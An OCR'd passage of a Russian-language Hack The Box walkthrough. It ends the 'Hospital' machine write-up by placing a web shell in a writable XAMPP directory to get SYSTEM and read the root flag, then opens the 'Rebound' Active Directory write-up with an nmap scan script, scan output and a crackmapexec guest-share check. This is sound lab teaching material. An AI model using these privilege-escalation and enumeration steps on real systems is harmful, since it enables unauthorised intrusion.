
Есть право записи в каталог `C:\xampp`.



```
  [+] Installed Applications --Via Program Files/Uninstall registry--(T1083&T1012&T1010&T1518)
   [?] Check if you can modify installed software https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#software
    C:\Program Files (x86)\hMailServer
    ==>  C:\Program Files (x86)\hMailServer\Events\EventHandlers.vbs (Users [WriteData/CreateFiles])
    C:\Program Files (x86)\Microsoft SQL Server Compact Edition
    C:\Program Files\Common Files
    C:\Program Files\desktop.ini
    C:\Program Files\dotnet
    C:\Program Files\Google
    C:\Program Files\gs
    C:\Program Files\Hyper-V
    C:\Program Files\internet explorer
    C:\Program Files\Microsoft
    C:\Program Files\Microsoft UCMA 4.0
    C:\Program Files\MSBuild
    C:\Program Files\PackageManagement
    C:\Program Files\PuTTY
    C:\Program Files\Python312
    C:\Program Files\Reference Assemblies
    C:\Program Files\Uninstall Information
    C:\Program Files\VMware
    C:\Program Files\Windows Defender
    C:\Program Files\Windows Defender Advanced Threat Protection
    C:\Program Files\Windows Identity Foundation
    C:\Program Files\Windows Mail
    C:\Program Files\Windows Media Player
    C:\Program Files\Windows Multimedia Platform
    C:\Program Files\windows nt
    C:\Program Files\Windows Photo Viewer
    C:\Program Files\Windows Portable Devices
    C:\Program Files\Windows Security
    C:\Program Files\Windows Sidebar
    C:\Program Files\WindowsApps
    C:\Program Files\WindowsPowerShell
    C:\xampp(Users [AppendData/CreateDirectories WriteData/CreateFiles])
```


Список установленного ПО

Если у нас получится записать веб-шелл в каталог веб-сервера XAMPP, то мы добьемся выполнения кода от имени SYSTEM. Проверим возможность записи в каталог и доступность записанного файла.



```
PS C:\xampp\htdocs> ls


    Directory: C:\xampp\htdocs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/22/2023  10:19 PM                bin
d-----        10/22/2023  11:47 PM                config
d-----        10/22/2023  10:33 PM                default
d-----        10/22/2023  10:19 PM                installer
d-----        10/22/2023  10:32 PM                logs
d-----        10/22/2023  10:19 PM                plugins
d-----        10/22/2023  10:20 PM                program
d-----        10/22/2023  10:20 PM                skins
d-----        10/22/2023  10:19 PM                SQL
d-----         12/1/2023   9:57 AM                temp
d-----        10/22/2023  10:20 PM                vendor
-a----        10/16/2023  12:23 PM           2553 .htaccess
-a----        10/16/2023  12:23 PM         211743 CHANGELOG.md
-a----        10/16/2023  12:23 PM            994 composer.json
-a----        10/16/2023  12:23 PM           1086 composer.json-dist
-a----        10/16/2023  12:23 PM          56279 composer.lock
-a----        10/16/2023  12:23 PM          11199 index.php
-a----        10/16/2023  12:23 PM          12661 INSTALL
-a----        10/16/2023  12:23 PM          35147 LICENSE
-a----        10/16/2023  12:23 PM           3853 README.md
-a----        10/16/2023  12:23 PM            967 SECURITY.md
-a----        10/16/2023  12:23 PM           4657 UPGRADING


PS C:\xampp\htdocs> echo test_test > test.txt
PS C:\xampp\htdocs>
```


Запись файла в каталог



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/hospital]
└─$ curl -k https://hospital.htb/test.txt --output qwe.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    24  100    24    0     0     38      0 --:--:-- --:--:-- --:--:--    38

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/hospital]
└─$ cat qwe.txt
��test_test
```

Получение содержимого файла

Теперь просто загружаем в тот же каталог уже использованный ранее веб-шелл, переходим на страницу через браузер и забираем флаг администратора.



```
DC$@DC:C:\xampp\htdocs# whoami
nt authority\system

DC$@DC:C:\xampp\htdocs# type C:\Users\Administrator\Desktop\root.txt
84462aeef6e0cdc2c17f8b5bedac7cff
```

Флаг рута

Машина захвачена!

HTB REBOUND

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	09 Sep 2023	Insane	50

Проводим сложную атаку на Active Directory

RalfHacker
hackerralf8@gmail.com

Сегодня начнем с типичных (и не очень) атак AS-REP Roasting и Kerberoasting. Затем покопаемся в базе LDAP и найдем неочевидный путь продвижения. При получении доступа к хосту используем технику RemotePotato, а для повышения привилегий — технику S4U2proxy.

Наша цель — получение прав суперпользователя на машине Rebound с учебной площадки Hack The Box. Уровень ее сложности — «безумный».

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.231    rebound.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for rebound.htb (10.10.11.231)
Host is up (0.23s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-25 14:07:42Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb
| Not valid before: 2023-08-25T22:48:10
|_Not valid after:  2024-08-24T22:48:10
|_ssl-date: 2023-09-25T14:08:04+00:00; +7h00m07s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-09-25T14:08:02+00:00; +7h00m07s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb
| Not valid before: 2023-08-25T22:48:10
|_Not valid after:  2024-08-24T22:48:10
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb
| Not valid before: 2023-08-25T22:48:10
|_Not valid after:  2024-08-24T22:48:10
|_ssl-date: 2023-09-25T14:08:04+00:00; +7h00m07s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Результат работы скрипта

Сканер нашел множество открытых портов, что характерно для серверов на Windows:

- 53 — DNS;
- 88 — Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC). Используется для операций взаимодействия контроллер — контроллер и контроллер — клиент;
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — LDAP;
- 445 — SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 5985 — служба удаленного управления WinRM.

Первым делом проверяем, нет ли возможности анонимного входа, и выводим список общих каталогов. Для этого используем утилиту **CrackMapExec**, которая нам еще не раз пригодится при прохождении.

```
crackmapexec smb rebound.htb -u guest -p '' --shares
```

